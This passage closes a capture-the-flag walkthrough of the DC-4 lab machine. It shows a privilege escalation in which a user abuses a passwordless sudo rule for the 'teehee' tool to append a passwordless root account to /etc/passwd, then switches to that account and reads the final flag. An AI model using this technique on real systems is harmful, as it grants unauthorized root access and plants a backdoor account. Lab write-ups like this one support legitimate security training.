Logging into baz as root user and inside the root directory, we have found our FINAL FLAG.
su baz
cd /root
cat flag.txt



```
User charles may run the following commands on dc-4:
    (root) NOPASSWD: /usr/bin/teehee
charles@dc-4:/var/mail$ echo "baz::0:0:::/bin/bash" | sudo teehee -a /etc/passwd
baz::0:0:::/bin/bash
charles@dc-4:/var/mail$ su baz
root@dc-4:/var/mail# cd /root/
root@dc-4:/root# ls
flag.txt
root@dc-4:/root# cat flag.txt



888       888          888 888      8888888b.                             888 888 888 888
888   o   888          888 888      888  "Y88b                            888 888 888 888
888  d8b  888          888 888      888    888                            888 888 888 888
888 d888b 888  .d88b.  888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888      888    888 888  888 888  888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888      888  .d88P Y88..88P 888  888 Y8b.      "   "   "   "
888P     Y888  "Y8888  888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888


Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.
```